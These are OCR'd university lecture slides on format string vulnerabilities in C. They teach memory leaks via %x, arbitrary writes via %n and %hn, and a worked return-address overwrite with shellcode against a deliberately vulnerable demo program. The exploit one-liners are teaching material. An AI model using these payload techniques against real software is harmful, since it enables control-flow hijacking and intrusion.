Lec 11: Format String

CS492E: Introduction to Software Security

Sang Kil Cha

Format String Exploit

- Another classic control hijack ***attack vector***
  - Another type of memory corruption in C

- First noted in around 1989 by Barton Miller

Format String is …

An argument right before "…" (variable-length arguments) that is used to convert C data types into a string.
(e.g., `printf`, `sprintf`, `sscanf`, `syslog`, …)

```
int printf(const char *format, ...);
```

Example

```
int x = 0, y = 42;
printf("%d, %d\n", x, y);
```

C is Too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

gcc will happily compile this code

```
$ ./test
0, 42, 134513810
```

What is this number?
(= 0x8048492)

The Security Problem

```
printf(fmt, x, y);
```

If this is given as a user input …

Format String Vulnerability Example

```
// …
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

- `buf = "hello"           // No problem`
- `buf = "%x.%x.%x\n" // Leak memory`

So Far …

- Format string vulnerability allows us to read arbitrary memory contents on the stack

- What about ***arbitrary memory write***?

Formats

Format	Meaning
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output
%n	# of bytes written so far

Nothing printed for %n


%n Example

```
int x;
int y;

x = 10;

printf(“%08d\n%n”, x, &y);       // outputs 00000010
printf(“%d\n”, y);               // outputs 9
```

Example Revisited

```
// …
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

buf = "%n"




Write 0 to the address 0x42

Example Revisited

```
// …
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

buf = "AAAA%x.%n"

Write 7 to the address 0x41414141



Format String Vulnerability

Allows an attacker to write arbitrary data to arbitrary addresses

Q: If you can choose an address to overwrite (32-bit), which address will it be?

Many Choices

- Return address of a function (as in stack-based exploits)
- GOT (Global Offset Table)
- Destructor section (.dtor)
- Function pointers

The key idea is to overwrite something that can affect the control flow of the target program


Running Example (fmt.c)

```
int main(int argc, char* argv[])
{
  char buf[512];
  fgets(buf, sizeof(buf), stdin);
  printf(buf);
  return 0;
}
```

Suppose we ran this program with

```
$ echo “AAAA%x.%x” | ./fmt
```

```
0804844b <main>:
 804844b: push   ebp
 804844c: mov    ebp,esp
 804844e: sub    esp,0x200
 8048454: mov    eax,ds:0x8049718
 8048459: push   eax
 804845a: push   0x200
 804845f: lea    eax,[ebp-0x200]
 8048465: push   eax
 8048466: call   8048320 <fgets@plt>
 804846b: add    esp,0xc
 804846e: lea    eax,[ebp-0x200]
 8048474: push   eax
 8048475: call   8048310 <printf@plt>
 804847a: add    esp,0x4
 804847d: mov    eax,0x0
 8048482: leave
 8048483: ret
```




What is going to be the output?

Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

```
AAAA41414141.252e7825
```

% . x %




Q: Can you explain why it prints the characters in this order?

$ echo “AAAA%n” | ./fmt

Write 4 to 0x41414141

$ echo “AAAABBBBBB%n” | ./fmt

Write 10 to 0x41414141




Q: How can we write a big number?

First Attempt: Use Width Field

- %<width>d
  - The output will always have minimum ‘width’ characters
  - E.g., `printf(“%10d”, 42)` will result in “`        42`”

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

Write `0x8040102` to `0x42424242`



Too many characters to print out

Second Attempt: Use Short Writes

- %hn
  - When we use ‘h’ in front of a format specifier, the corresponding argument is interpreted as a short int (2 bytes)
  - Thus, we can write 2 bytes at a time

- Writing 0x08040102 becomes
  - writing 0x0102 and then writing 0x0804

```
$ echo “AAAABBBBAAAADBBB%242d%hn%1794d%hn” | ./fmt
```

Write 0x8040102 to 0x42424242

16 + 242 = 258 = 0x0102

258 + 1794 = 2052 = 0x0804

0xbffff708

xbffff508

Q: What if the first number to write is bigger than the second one?

Third Attempt: Considering Overflow

- Suppose we want to write 0x08042222 to 0x424242

- 0x2222 = 8738
- 0x0804 = 2052

16 + 8722 = 8738 = 0x2222

```
$ echo “AAAABBBBAAAADBBB%8722d%hn%58850d%hn” | ./fmt
```


8738 + 58850 = 67588 = 0x10804

Q: What If the Target Buffer is Far Away?

vs.

We need to pop off the stack until we reach the buffer:
e.g., %d%d%d%d…%d%d%d%n

4 bytes per one %d



Further Optimization with Dollar Sign ($)

- Enables direct access to the *n*th parameter.
- Syntax: %<*n*>$<format specifier>

- Example:

2nd parameter

```
printf("%d, %d, %d, %2$d\n", 1, 2, 3);
// prints 1, 2, 3, 2
```

Final Attempt: Minimizing Payload w/ $

```
$ echo “AAAABBBBAAAADBBB%8722d%hn%58850d%hn” | ./fmt
```

↓

```
$ echo “BBBBDBBB%8730d%1$hn%58850d%2$hn” | ./fmt
```


Control Flow Hijack Exploit

Overwriting the return address of `main()`

For simplicity, we assume we know exact memory layout of the program.

```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00…\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```

- Target address (`0xbffff70c`): `\x0c\xf7\xff\xbf`
- Target address (`0xbffff70e`): `\x0e\xf7\xff\xbf`
- Shellcode (31 bytes): `\xba\x00…\xcd\x80`
- Jump to `buf+8`: `%62697d%1$hn%51951d%2$hn`



This doesn’t work! Why?

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00…\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c) | Target address (0xbffff7… | Shellcode (31 bytes) | Jump to buf+8

Cannot have NULL characters!

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\x31\xc0…\xcd\x80%62705d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c) | Target address (0xbffff70e) | Shellcode (23 bytes w/o NULL) | Jump to buf+8

Things to Consider for Successful Exploit


- `gets()` does not allow new line characters (`\n`)
  - Our payload should not contain any ‘\x0a’ character
  - What if the target address (for overwriting) contains ‘\x0a’?

- Environment variable makes it difficult to predict the exact address
  - Having NOP sled can help
  - Overwriting GOT or .dtor can be more robust

